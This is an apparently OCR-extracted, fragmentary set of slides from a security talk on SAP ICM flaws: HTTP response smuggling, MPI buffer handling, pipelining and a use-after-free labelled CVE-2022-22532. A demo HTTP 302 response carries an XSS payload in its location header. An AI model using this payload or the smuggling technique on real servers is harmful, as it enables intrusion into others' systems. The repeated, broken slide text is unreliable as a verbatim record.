content-type: text/html
cache-control: max-age=604800
content-length: 3381


HTTP/1.1 302 Found
server: SAP NetWeaver Application Server
location: http://**<img src=""**
onerror="Alert(XSS)">/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?home=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">...
…

DEMO:
HTTP Response Smuggling


MPI Buffers

- Multi-Purpose shared memory buffers used to store:
  - HTTP Requests
  - HTTP Responses
  - Out Of Bounds data
- Each Worker Thread have a Linked List of MPI Buffer pointers (one for each purpose)




ICM - HTTP Pipelining

- SAP ICM Java by default accepts Pipelined Requests using different MPI Buffers




ICM - HTTP Pipelining


- SAP ICM Java by default accepts Pipelined Requests using different MPI Buffers



ICM - HTTP Pipelining


- SAP ICM Java by default accepts Pipelined Requests using different MPI Buffers







MPI Use After Free: CVE-2022-22532


MpilFreeAllBuffers





